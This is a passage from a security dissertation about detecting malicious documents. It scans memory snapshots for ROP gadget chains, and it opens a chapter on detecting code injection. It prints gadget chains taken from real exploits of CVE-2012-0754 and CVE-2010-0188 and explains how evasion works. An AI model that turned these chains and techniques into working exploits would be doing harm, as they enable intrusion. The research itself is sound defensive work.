One may generate a snapshot once the `cpu` goes idle, or time or memory exceeds some tunable maximum threshold set by the operator. In the evaluations later in this chapter, an idle time of 2 seconds is used, as measured by the OS cpu idle time. A memory threshold of 200 megabytes is set, which is not exceeded when opening benign documents. Those documents that do exceed this threshold are due to a heap spray used in the exploit script. Finally, a total maximum run time of 20 seconds is used. As exploit scripts construct the payload, the used cpu cycles are observed by the snapshot program. In the common case of benign documents, however, the document reader should immediately idle after rendering and thus complete quickly.

This approach relies on the malicious payload being present in memory at the time the snapshot is taken. This may not be the case, for example, if the malicious document requires user input before constructing the payload, the payload is intentionally deleted from memory, or the payload is destroyed as it executes (see Figure 4.1). While this is certainly a concern, in practice exploits are executed with as little user-interaction as possible to maximize chances of success. Further, multiple copies of the payload exist in memory for any observed real-world exploits due to either heap spraying the payload, or pass-by-value function parameters.

Similar to Lindorfer et al. (2011), one can simultaneously launch the document in different versions of the target application. While doing so may seem like a heavyweight operation, note that simply opening an application is by no means `cpu` or `io` intensive. In theory, an alternative approach would be to take advantage of the multi-execution approach suggested by Kolbitsch et al. (2012).

A significant bottleneck of the in-guest snapshot approach is the process of transferring the memory snapshot, which may be hundreds of megabytes, from the guest OS to the host for analysis. Typically, guest-host file sharing is implemented by a network file sharing protocol (*e.g.*, Samba), and transferring large snapshots over a network protocol (even with para-virtualization) can add tens

[2]For more information on `dbghelp` and `minidump`, see `http://msdn.microsoft.com/en-us/library/windows/desktop/ms680369(v=vs.85).aspx`.

of seconds of overhead. To solve the problem of the fast transfer of memory snapshots, a custom guest-host shared memory driver was built on top of the `ivshmem` PCI device in `qemu`. The fast transfer driver (and supporting userspace library) provides a file and command execution protocol on top of a small shared memory region between host and guest. Using this driver, transferring large files in (and out), as well as executing commands in the guest (from the host) incurs only negligible latency as all data transfer occurs in-memory. Altogether, the memory snapshot utility and fast transfer suite implementation is about $4,600$ lines of `C/C++` code, and the virtual machine manager is about $2,200$ lines of `python` code that fully automates document analysis. Thus, one can use the fast-transfer driver to pull the application snapshot out of the guest, and onto the host system for further analysis.

4.3.2 Efficient Scanning of Memory Snapshots

With a memory snapshot of the target application (with document loaded) in-hand, one can now scan the snapshot to identify content characteristic of `ROP`. To do so, one first traverses the application snapshot to build the set of all memory ranges a gadget may use, denoted the *gadget space*. These memory ranges include any memory region marked as executable in the application's page table, including regions that are randomized with ASLR or allocated dynamically by JIT code. Next, make a second pass over the snapshot to identify data regions, called the *payload space*. The payload space includes all thread stacks, all heaps, and any other data that is dynamically allocated, but excludes the static variable regions and relocation data used by each module[3]. The application snapshots from step ❷ provide all the necessary meta-information about memory regions. In short, executable memory is considered gadget space, while writable memory is considered payload space. Note that memory that is both writable and executable is considered in both spaces.

As one traverses the payload space, look for the most basic indicator of a `ROP` payload—namely, 32-bit addresses pointing into the gadget space. Traversal over the payload space is implemented as a 4-byte (32-bit) window that slides 1-byte at a time. This is done because the initial alignment of a payload is unknown. For each 4-byte window, check if the memory address falls within the gadget space. Notice, however, that if the payload space is merely 25MB, that would require roughly 26.2

[3]An adversary would not typically control data at these locations, and thus one may assume a code reuse payload can not exist there.

million range lookups to scan that particular snapshot. A naive implementation of this lookup by iterating over memory regions or even making use of a binary tree would be too costly. Instead, one can take advantage of the fact that memory is partitioned into at least 4KB pages. Populate an array indexed by memory page (*i.e.*, the high-order 20-bits of an address) with a pointer to information about the memory region that contains that page. Storing page information this way mimics hardware page tables and requires only 4MB of storage. This allows one to achieve constant lookup time by simply bit-shifting each address and using the resulting 20-bits as an index into the page table.

When a pointer to gadget space is encountered (deemed a *gadget candidate*), treat it as the start of a potential gadget chain and start by profiling the behavior of the first gadget candidate in the chain.

4.3.3 Gadget Candidate Profiling

A pointer from the application snapshot's payload space that leads to code in the gadget space has the potential makings of a `ROP` gadget, *i.e.* a discrete operation may be performed followed by a return via any indirect branch instruction to the payload space to start execution of the next gadget. The first challenge of gadget candidate profiling is to determine if a particular instruction sequence has any potential to be used as a `ROP` gadget. To do so, label any instruction sequence ending with an indirect branch, such as `ret`, `jmp`, or `call` instructions, as a valid gadget. However, an instruction sequence may end before being labeled a valid gadget by encountering (i) an invalid instruction, (ii) a privileged instruction (*e.g.*, IO instructions), (iii) a memory operation with an immediate (hard-coded) address that is invalid, (iv) a direct branch to an invalid memory location, (v) a register used in a memory operation without first being assigned[4], or (vi) the end of the code region segment. If any of these conditions are encountered, stop profiling the gadget candidate and either return to step ❷ if this is the first gadget candidate in a potential gadget chain, or proceed to step ❹ to profile the overall gadget chain if there exists at least one valid gadget.

In addition to deciding if a gadget is valid, one must also profile the behavior of the gadget. Gadgets are labeled by the atomic operation they perform (see Chapter 2). In practice, individual gadgets usually adhere to the concept of atomic operations due to the difficulty of accounting for

[4]One should track assignments across multiple gadgets and start with the assumption that `eax` is always assigned. Real-world `ROP` chains can begin execution after a stack pivot of the form `xchg eax,esp` and subsequently use `eax` as a known valid pointer to a writable data region.

side effects of longer sequences. While one may experiment with many types of gadget profiles, only a few prove useful in reliably distinguishing actual `ROP` payloads from benign `ROP`-like data. These profiles are `LoadRegG`, and `JumpG`/`CallG`/`PushAllG`/`PushG` (this entire set is also referred to as `CallG`) which precisely map to `pop`, `jmp` and `jmpc`, `call`, `pusha`, and `push` instruction types. Thus, if one observes a `pop`, for example, the gadget is labeled as a `LoadRegG`, ignoring any other instructions in the gadget unless one of the `CallG` instructions is observed, in which case the gadget is labeled with `CallG`. More instructions could be considered (*i.e.* `mov eax, [esp+10]` is another form of `LoadRegG`), but these less common implementations are left as future work. Note that if a gadget address corresponds directly to an API call[5], one should label it as such, and continue to the next gadget. The usefulness of tracking these profiles should become apparent next.

4.3.4 `ROP` Chain Profiling

In the course of profiling individual gadgets, one should also track the requisite offset that would be required to jump to the next candidate in a chain of gadgets — *i.e.*, the stack pointer modifications caused by `push`, `pop`, and arithmetic instructions. Using this information, profile each gadget as in step ❸, then select the next gadget using the stack offset produced by the previous gadget. Continue profiling gadgets in the chain until either an invalid gadget candidate or the end of the memory region containing the chain is encountered. Upon termination of a particular chain, the task is to determine if it represents a malicious `ROP` payload or random (benign) data. In the former case, trigger an alert and provide diagnostic output; in the latter, return to step ❶ and advance the sliding window by one byte.

Unfortunately, the distinction between benign and malicious `ROP` chains is not immediately obvious. For example, contrary to the observations of Polychronakis and Keromytis (2011), there may be many valid `ROP` chains longer than 6 unique gadgets in benign application snapshots. Likewise, it is also possible for malicious `ROP` chains to have as few as 2 unique gadgets. One such example is a gadget that uses `pop eax` to load the value of an API call followed by a gadget that uses `jmp eax` to initiate the API call, with function parameters that follow. Similarly, a `pop/call` or `pop/push` chain of gadgets works equally well.

[5] Also consider calls that jump five bytes into an API function to evade hooks.

That said, chains of length 2 are difficult to use in real-world exploits. The difficulty arises because a useful ROP payload will need to call an API that requires a pointer parameter, such as a string pointer for the command to be executed in WinExec. Without additional gadgets to ascertain the current value of the stack pointer, the adversary would need to resort to hard-coded pointer addresses. However, these addresses would likely fail in face of ASLR or heap randomization, unless the adversary could also leverage a memory disclosure vulnerability prior to launching the ROP chain. An alternative to the 2-gadget chain with hard-coded pointers is the pusha method of performing an API call, as illustrated in Figure 4.1. Such a strategy requires 5 gadgets (for the WinExec example) and enables a single pointer parameter to be used without hard-coding the pointer address.

The aforementioned ROP examples shed light on a common theme—malicious ROP payloads will at some point need to make use of an API call to interact with the operating system and perform some malicious action. At minimum, a ROP chain will need to first load the address of an API call into a register, then actually call the API. A gadget that loads a register with a value fits the LoadRegG profile, while a gadget that actually calls the API fits either the JumpG, CallG, PushAllG, or PushG profiles. Thus, the primary heuristic for distinguishing malicious ROP payloads from those that are benign is to identify chains that potentially make an API call, which is fully embodied by observing a LoadRegG, followed by any of the profiles in the CallG set. This intuitive heuristic is sufficient to reliably detect all known real-world malicious ROP chains. However, by itself, the above strategy would lead to false positives with very short chains, and hence one must apply a final filter. When the total number of unique gadgets is ≤ 2, one requires that the LoadRegG gadget loads the value of a system API function pointer. Assuming individual gadgets are discrete operations (as described in Chapter 2), there is no room for the adversary to obfuscate the API pointer value between the load and call gadgets. On the other hand, if the discrete operation assumption is incorrect payloads may be missed that are only 1 or 2 unique gadgets, which has not actually been observed in real-world payloads. Empirical results showing the impact of varying the criteria used in this heuristic versus the false positive rate, especially with regard to the number of unique gadgets, is provided next.

Steps ❷ to ❹ are implemented in 3803 lines of C++ code, not including a third party disassembly library (libdasm).

4.4 Evaluation

This section presents the results of an empirical analysis where the static ROP chain profiling method is used to distinguish malicious documents from benign documents. The benign dataset includes a random subset of the Digital Corpora collection[6] provided by Garfinkel et al. (2009). A total of $7,662$ benign files are analyzed that included $1,082$ Microsoft Office, 769 Excel, 639 PowerPoint, $2,866$ Adobe Acrobat, and $2,306$ `html` documents evaluated with Internet Explorer. The malicious dataset spans 57 samples that include the three ideal 2-gadget ROP payloads (*e.g.*, `pop/push`, `pop/jmp`, and `pop/call` sequences) embedded in PDF documents exploiting CVE-2007-5659, the `pusha` example in Figure 4.1, 47 PDF documents collected in the wild that exploit CVE-2010-{0188,2883}, two payloads compiled using the JIT-ROP framework (see Chapter 3) from gadgets disclosed from a running Internet Explorer 10 instance, and four malicious `html` documents with embedded Flash exploiting CVE-2012-{0754,0779,1535} in Internet Explorer 8. The latter four documents are served via the `Metasploit` framework.


All experiments are performed on an Intel Core i7 2600 3.4GHz machine with 16GB of memory. All analyzes are conducted on a single CPU.

4.4.1 On Payload and Gadget Space


Figures 4.3a and 4.3b show the cumulative distribution of each benign document's snapshot payload space size and gadget space size, respectively. Recall that payload space refers to any data region of memory that an adversary could have stored a ROP payload, such as stack and heap regions. The payload space varies across different applications and size of the document loaded. Large documents, such as PowerPoint presentations with embedded graphics and movies result in a larger payload space to scan. In this dataset, 98% of the snapshots have a payload size less than 21 MB, and the largest payload space is 158 MB. The number of bytes in the payload space is directly related to the number of gadget space lookups one must perform in step ❷.

The gadget space size (*i.e.*, the total amount of code in the application snapshot) is shown in Figure 4.3b. The gadget space varies between different target applications, and also between documents of the same type that embed features that trigger dynamic loading of additional libraries (*e.g.*, Flash, Java, etc). The results indicate that 98% of benign application snapshots contain less

[6]The dataset is available at `http://digitalcorpora.org/corpora/files`.



(a) Payload Space



(b) Gadget Space


Figure 4.3: Payload and gadget space size for the benign dataset.

than 42 MB of code. Note that if a malicious ROP payload is present, all of it's gadgets must be derived from the gadget space of that particular application instance.


4.4.2 On Gadgets and Runtime Performance

The static ROP chain profiling captures the interaction between the payload and gadget spaces of an application snapshot. Each 4-byte chunk of data in the payload space that happens to correspond to a valid address in the gadget space triggers gadget and chain profiling. Figure 4.4a depicts the cumulative distribution of the number of times gadget candidate profiling is triggered over all benign snapshots. Not surprisingly, one can observed that even within benign documents there exist a number of pointers into gadget space from the payload space, with a median of about $32k$ gadget candidates (or about 2% of the median payload space). The stack of each application thread, for example, contains pointers into gadget space in the form of return addresses that are pushed by function calls. The heap(s) of an application also contain function pointers used by the application—for example, an array of function pointers that represent event handlers.

Figure 4.4b depicts the cumulative distribution of the total time to apply static ROP chain profiling steps ❷ to ❹, which has a similar distribution as the total number of gadget candidates shown in Figure 4.4a. The runtime demonstrates the efficiency of this method, with 98% of documents taking



(a) Gadget Candidates



(b) Runtime

Figure 4.4: Number of gadget candidates and their corresponding runtime for the benign dataset.

less than half a second to analyze. The average runtime for taking an application snapshot in step ❶ is about 3 seconds, with a worst case of 4 seconds.

4.4.3 On Accuracy

Using the heuristic described in §4.3, no false positives are experienced on any of the $7,662$ benign documents. However, it is instructive to provide a deeper analysis on the benign ROP chains encountered that are not flagged as malicious. This analysis helps one to understand *why* there are no false positives in relation to the rules used by the ROP-filter heuristic. To do so, one can relax some of the criteria from steps ❸ and ❹ to gauge the adverse impact on false positives that these criteria are meant to prevent.

First, relax the criteria for ROP chains to be considered valid even if they read or write to memory with a register that was not previously assigned (see §4.3 step ❸), deemed the *assignment rule*. Second, discard the requirement of having a system call pointer used by LoadRegG in 2-gadget chains (see §4.3 step ❹). Also tested is the effect of conditionally applying the assignment and system call rules depending on the total number of unique gadgets in the chain. The idea is that longer chains, even if violating these criteria, are more likely to be malicious if they still meet overall profiling

SysCall Rule	**Assignment Rule**	**FP**
disabled	disabled	88.9%
nGadgets ≤ 2	disabled	49.5%
disabled	nGadgets ≤ 2	88.9%
disabled	nGadgets ≤ 3	84.1%
disabled	nGadgets ≤ 4	36.8%
nGadgets ≤ 2	nGadgets ≤ 2	49.5%
nGadgets ≤ 2	nGadgets ≤ 3	49.5%
nGadgets ≤ 2	nGadgets ≤ 4	0.26%
nGadgets ≤ 2	nGadgets ≤ 5	0.00%

Table 4.1: An analysis of profiling rules that significantly impact false positives.

criteria (e.g., some real-world ROP chains assume specific values are pre-loaded into registers). The results are organized in Table 4.1.

The results show the system call rule alone reduces the amount of false positives much more drastically than the assignment rule by itself. In fact, when the number of unique gadgets is less than 2, the assignment rule alone does not help reduce the number of false positives. When utilizing both rules, the system call rule overrides the effects of the assignment rule until the number of unique gadgets for the assignment rule exceeds three. At this point the rules compliment each other and reduce the number of false positives. Finally, 98% of the gadget chains in the entire dataset are composed of 5 or less gadgets per chain, thus taking advantage of both these rules to filter benign chains.

Malicious Documents: The heuristic precisely captures the behavior of ideal 2-gadget ROP payloads and the `pusha` example (Figure 4.1), which are all identified successfully. To see why, consider that `ROP-filter` is used to analyze the ROP chain given in Figure 4.5. In this example, a `LoadRegG` is followed by a `JumpG`. The data loaded is also a system call pointer. This secondary check is only required for chain lengths ≤ 2. Although this small example is illustrative in describing ROP and the heuristic described in this chapter, real-world examples are much more interesting.

Of the 47 samples captured in the wild that exploit CVE-2010-{0188,2883} with a malicious PDF document, 15 cause Adobe Acrobat to present a message indicating the file is corrupt prior to loading in step ❶. Therefore, no ROP is identified in these application snapshots. It is possible that an untested version of Adobe Acrobat would enable opening the document; however, selecting the correct environment to run an exploit in is a problem common to any approach in this domain.

```
LoadRegG: 0x28135098
    --VA: 0x28135098  -->   pop eax
    --VA: 0x28135099  -->   ret
data:     0x7C86114D
JumpG: 0x28216EC1
    --VA: 0x28216EC1  -->   jmp eax
```

Figure 4.5: 2-gadget ROP chain (from a malicious document) that calls the WinExec API

These 15 failed document snapshots are discarded. The heuristic triggers on all of the 32 remaining document snapshots. The two JIT-ROP payloads trigger the heuristic multiple times. These payloads make use of LoadLibrary and GetProcAddress API calls to dynamically locate the address of the WinExec API call. In each case, this API call sequence is achieved by several blocks of ROP similar to those used in CVE-2012-0754. Diagnostic output obtained from the ROP-filter for the remaining detected ROP payloads is reviewed in the next section.

4.5 Diagnostics

Once ROP payloads are detected, one can provide additional insight on the behavior of the malicious document by analyzing the content of the ROP chain. Figure 4.6 depicts sample output provided by the static analysis utility when the ROP-filter heuristic is triggered by a ROP chain in an application snapshot.

The first trace (left) is for a Flash exploit (CVE-2010-0754). Here, the address for the VirtualProtect call is placed in esi, while the 4 parameters of the call are placed in ebx, edx, ecx, and implicitly esp. Once the pusha instruction has been executed, the system call pointer and all arguments are pushed onto the stack and aligned such that the system call will execute properly. This trace therefore shows that VirtualProtect*(Address*=oldesp, Size=400, NewProtect=exec||read||write, OldProtect*=0x7c391897)* is launched by this ROP chain. This payload is detected because of the presence of LoadRegG gadgets followed by the final PushAllG. A non-ROP second stage payload is subsequently executed in the region marked as executable by the VirtualProtect call. Thus, this is an example of a **hybrid** payload utilizing both code reuse and code injection.

The second trace (right) is for an Adobe Acrobat exploit (CVE-2010-0188). The trace shows the ROP chain leveraging a Windows data structure that is always mapped at address 0x7FFE0000. Specifically, multiple gadgets are used to load the address, read a pointer to the KiFastSystemCall

CVE-2012-0754

```
LoadRegG: 0x7C34252C (MSVCR71.dll)
  --VA: 0x7C34252C  -->   pop ebp
  --VA: 0x7C34252D  -->   ret
data:   0x7C34252C
LoadRegG: 0x7C36C55A (MSVCR71.dll)
  --VA: 0x7C36C55A  -->   pop ebx
  --VA: 0x7C36C55B  -->   ret
data:   0x00000400
LoadRegG: 0x7C345249 (MSVCR71.dll)
  --VA: 0x7C345249  -->   pop edx
  --VA: 0x7C34524A  -->   ret
data:   0x00000040
LoadRegG: 0x7C3411C0  (MSVCR71.dll)
  --VA: 0x7C3411C0  -->   pop ecx
  --VA: 0x7C3411C1  -->   ret
data:   0x7C391897
LoadRegG: 0x7C34B8D7 (MSVCR71.dll)
  --VA: 0x7C34B8D7  -->   pop edi
  --VA: 0x7C34B8D8  -->   ret
data:   0x7C346C0B
LoadRegG: 0x7C366FA6 (MSVCR71.dll)
  --VA: 0x7C366FA6  -->   pop esi
  --VA: 0x7C366FA7  -->   ret
data:   0x7C3415A2
LoadRegG: 0x7C3762FB (MSVCR71.dll)
  --VA: 0x7C3762FB  -->   pop eax
  --VA: 0x7C3762FC  -->   ret
data:   0x7C37A151
PushAllG: 0x7C378C81 (MSVCR71.dll)
  --VA: 0x7C378C81  -->   pusha
  --VA: 0x7C378C82  -->   add al,0xef
  --VA: 0x7C378C84  -->   ret
```

CVE-2010-0188

```
...snip...
LoadRegG: 0x070015BB (BIB.dll)
  --VA: 0x070015BB  -->   pop ecx
  --VA: 0x070015BC  -->   ret
data:   0x7FFE0300
gadget: 0x07007FB2 (BIB.dll)
  --VA: 0x07007FB2  -->   mov eax,[ecx]
  --VA: 0x07007FB4  -->   ret
LoadRegG: 0x070015BB (BIB.dll)
  --VA: 0x070015BB  -->   pop ecx
  --VA: 0x070015BC  -->   ret
data:   0x00010011
gadget: 0x0700A8AC (BIB.dll)
  --VA: 0x0700A8AC  -->   mov [ecx],eax
  --VA: 0x0700A8AE  -->   xor eax,eax
  --VA: 0x0700A8B0  -->   ret
LoadRegG: 0x070015BB (BIB.dll)
  --VA: 0x070015BB  -->   pop ecx
  --VA: 0x070015BC  -->   ret
data:   0x00010100
gadget: 0x0700A8AC (BIB.dll)
  --VA: 0x0700A8AC  -->   mov [ecx],eax
  --VA: 0x0700A8AE  -->   xor eax,eax
  --VA: 0x0700A8B0  -->   ret
LoadRegG: 0x070072F7 (BIB.dll)
  --VA: 0x070072F7  -->   pop eax
  --VA: 0x070072F8  -->   ret
data:   0x00010011
CallG: 0x070052E2 (BIB.dll)
  --VA: 0x070052E2  -->   call [eax]
```

Figure 4.6: `ROP` chains extracted from snapshots of Internet Explorer when the Flash plugin is exploited by CVE-2012-0754, and Adobe Acrobat when exploited by CVE-2010-0188.

API from the data structure, load the address of a writable region (`0x10011`) and store the API pointer. While interesting, none of this complexity negatively affects the heuristic developed in this chapter; the last two gadgets fit the profile `LoadRegG/CallG`, wherein the indirect call transfers control to the stored API call pointer.

4.6 Limitations in Face of a Skilled Adversary

The current implementation has a number of limitations. For one, the strategy described in Step ❶ will not detect exploits that fail to build a payload in the target environment. For example, an exploit targeting an old version of a document reader would fail to perform the requisite memory leak needed to properly construct the payload. Therefore, this detection technique is best suited to operating on up-to-date versions of client software, or the version of software used by the majority of users in an enterprise at any given point in time. Other approaches, like signatures, can be used in conjunction with the strategy described in this chapter for exploits that have been publicly disclosed for some time. However, one should be aware that signatures also have their limitations. Instead of attempting to identify the code reuse payload, a signature-based approach tries to statically extract embedded scripts and match particular snippets of code, *e.g.* specific functions with known exploits, or known obfuscation techniques (*unescape*, *eval*, etc.). This procedure can fail at several stages. For one, a plethora of techniques may be used to confound the static deconstruction of a document[7]. Even when documents can be deconstructed statically, embedded scripts can require execution to "unpack" the final stage that includes calling vulnerable functions. In some cases only a couple features, *e.g.* the presence a script and a known obfuscation technique, can be used to make a decision using signatures. In any case, however, combining approaches forces the adversary to increase their level-of-effort on all fronts to have hope of evading detection.

Regarding Step ❷, one may recognize that the criteria given for labeling a gadget as valid is quite liberal. For example, the instruction sequence `mov eax,0; mov [eax],1; ret;` would produce a memory fault during runtime. However, since the static analysis does not track register values, this gadget is considered valid. While the approach for labeling valid gadgets could potentially lead to unwanted false positives, it also ensures real ROP gadgets are not accidentally mislabeled as invalid.

Finally, note that while the static instruction analysis is intentionally generous, there are cases that static analysis can not handle. First, the method described in this chapter can not track a payload generated by polymorphic ROP (Lu et al., 2011) with purely static analysis. However, polymorphic ROP has not been applied to real-world exploits that bypass DEP and ASLR. Second, an adversary may be able to apply obfuscation techniques (Moser et al., 2007) to confuse static analysis; however, application of these techniques is decidedly more difficult when only reusing existing code (rather than injecting new code). Regardless, static analysis alone cannot handle all cases of ROP payloads that make use of register context setup during live exploitation. In addition, gadget profiling assumes registers must be assigned before they are used, but only when used in memory operations. The

[7]For example, PDF obfuscation techniques have been widely studied by now, but gaining these insights has taken years: `http://www.sans.org/reading-room/whitepapers/engineering/pdf-obfuscation-primer-34005`

results (in §4.4) show one can relax this assumption by only applying the assignment rule on small ROP chains.

4.7 Architecture and OS Specificity

The approach described in §4.3 focuses on the Microsoft Windows operating system on the Intel x86 architecture. However, the overall technique is portable with some caveats and additional work. Program snapshots, whether using Windows, Linux, or OSX would remain similar, but require use of native debugging and memory manipulation functionality. The gadget profiling would remain the same, but the heuristic used to label a particular chain as malicious would need further exploration, as ROP exploits on Linux and OSX directly make use of system call instructions rather than making userspace API calls. A change of architecture, *e.g.* to ARM or x86-64, would require updating all of the gadget profiling code, but the heuristic would remain the same. The caveat with porting to any other OS or architecture is that new experiments would need to be conducted, and possibly some more rules applied, to ensure the same low false positive rate as is achieved in this chapter.

4.8 Discussion and Lessons Learned

In closing, this chapter introduces a novel framework for detecting code reuse attacks, specifically within malicious documents. Using the using newly developed static analysis techniques, one can inspect application memory for `ROP` payloads. Several challenges were overcame in developing sound heuristics that cover a wide variety of ROP functionality, all the while maintaining low false positives. An evaluation spanning thousands of documents shows that the method described is also extremely fast, with most analyses completing in a few seconds.

Key Take-Aways:

1. Chapter 3 highlights evidence that the exploitation of memory errors will not be fully resolved in the near-term. In particular, the use of memory disclosures combined with payloads that reuse existing snippets of application code enables one to bypass defenses such as ASLR and fine-grained ASLR. As code reuse payloads are a necessary common component in exploiting memory errors in face of these mitigations, techniques for identifying these payloads, if effective, offer a generic method of detecting these attacks.

2. The techniques in this chapter describe an exploit-agnostic method of detecting weaponized documents, such as those used in drive-by downloads, by detecting code reuse payloads—even those that are dynamically constructed in combination with a memory disclosure attack. Compared to other strategies, such as signatures, this approach requires relatively little effort spent on maintenance over time. That is, while signatures must constantly be updated as new exploits are discovered in the wild, the method described in this chapter only requires updating the document reader software used to obtain memory snapshots as new versions arise, staying in sync with the protected systems. The technique can also detect unknown exploits since these, too, will leverage code reuse.

3. While exploit payloads could feasibly morph in construction at some point in the future, history has shown that the evolution exploit payloads is slow relative to the rapid rate of vulnerability discovery. Indeed, the only other prominent category of payload are those constructed for code injection. Thus, the method described in this chapter is relevant now and into the foreseeable future.

CHAPTER 5: DETECTING CODE INJECTION PAYLOADS

Code reuse payloads, such as those described in the previous chapter, are largely *required* to exploit memory errors in modern applications. The widespread adoption of Data Execution Prevention (DEP) mitigation has ensured that a code injection payload (or *shellcode*) alone is no longer sufficient. However, the complexity and non-portability inherent in code reuse payloads has led adversaries to primarily leverage code reuse only as a practical method of bootstrapping traditional code injection. To do so, one constructs a minimal code reuse payload that simply marks the region containing injected code as executable, then jumps to the start of that secondary payload. While this is certainly not required, it reduces the adversary's overall level-of-effort and so it is preferred. Thus, techniques for detecting code injection payloads are still quite relevant. Detecting code injection payloads enables one to detect attacks where DEP is not fully deployed (and hence only code injection is used), but also presents an opportunity to detect code reuse attacks where the ROP payload may have been missed, *e.g.* due to a current limitation resulting in the failure of detecting a code reuse payload, such as the use of polymorphic ROP.

Similar in concept to the previous chapter, detecting weaponized documents by discovering the injected code used to exploit them, whether used in conjunction with code reuse or not, provides a low maintenance detection strategy that is agnostic of document-type and the specifics of any particular memory error vulnerability. Detecting code injection payloads, however, is a significant challenge because of the prevalent use of metamorphism (*i.e.,* the replacement of a set of instructions by a functionally-equivalent set of different instructions) and polymorphism (*i.e.,* a similar technique that hides a set of instructions by encoding—and later decoding—them), that allows the code injection payload to change its appearance significantly from one attack to the next. The availability of off-the-shelf exploitation toolkits, such as MetaSploit, has made this strategy trivial for the adversary to implement in their exploits.

One promising technique, however, is to examine the input—be that network streams or buffers from a process snapshot—and efficiently *execute* its content to find what lurks within. While this idea is not new, prior approaches for achieving this goal are not robust to evasion or scalable, primarily because of their reliance on software-based CPU emulators. In this chapter, it is argued that the use of software-based emulation techniques are not necessary. Instead, a new operating system (OS) kernel, called `ShellOS`, is built specifically to address the shortcomings of prior analysis techniques that use software-based CPU emulation. Unlike those approaches, the technique proposed in this chapter takes advantage of hardware virtualization to allow for far more efficient and accurate inspection of buffers by *directly executing* instruction sequences on the CPU. In doing so, one also reduces exposure to evasive attacks that take advantage of discrepancies introduced by software emulation. Also reported on is experience using this framework to analyze a corpus of malicious Portable Document Format (PDF) files and network-based attacks.

5.1 Literature Review

Early solutions to the problems facing signature-based detection systems attempt to find the presence of injected code (for example, in network streams) by searching for tell-tale signs of executable code. For instance, Toth and Kruegel (2002) apply a form of static analysis, coined *abstract payload execution*, to analyze the execution structure of network payloads. While promising, Fogla et al. (2006) shows that polymorphism defeats this detection approach. Moreover, the underlying assumption that injected code must conform to discernible structure on the wire is shown by several researchers (Prahbu et al., 2009; Mason et al., 2009; Younan et al., 2009) to be unfounded.

Going further, Polychronakis et al. (2007) proposes the use of dynamic code analysis using emulation techniques to uncover code injection attacks targeting network services. In their approach, the bytes off the wire from a network tap are translated into assembly instructions, and a software-based CPU emulator employing a read-decode-execute loop is used to execute the instruction sequences starting at each byte offset in the inspected input. The sequence of instructions starting from a given offset in the input is called an *execution chain*. The key observation is that to be successful, the injected code must execute a valid execution chain, whereas instruction sequences from benign data are likely to contain invalid instructions, access invalid memory addresses, cause general protection faults, etc. In addition, valid malicious execution chains will exhibit one or more observable behaviors that differentiate them from valid benign execution chains. Hence, a network stream is flagged as malicious if there is a single execution chain within the inspected input that does not cause fatal faults in the emulator before malicious behavior is observed. This general notion of *network-level emulation* proves to be quite useful (Zhang et al., 2007; Polychronakis et al., 2006; Wang et al., 2008; Gu et al., 2010).

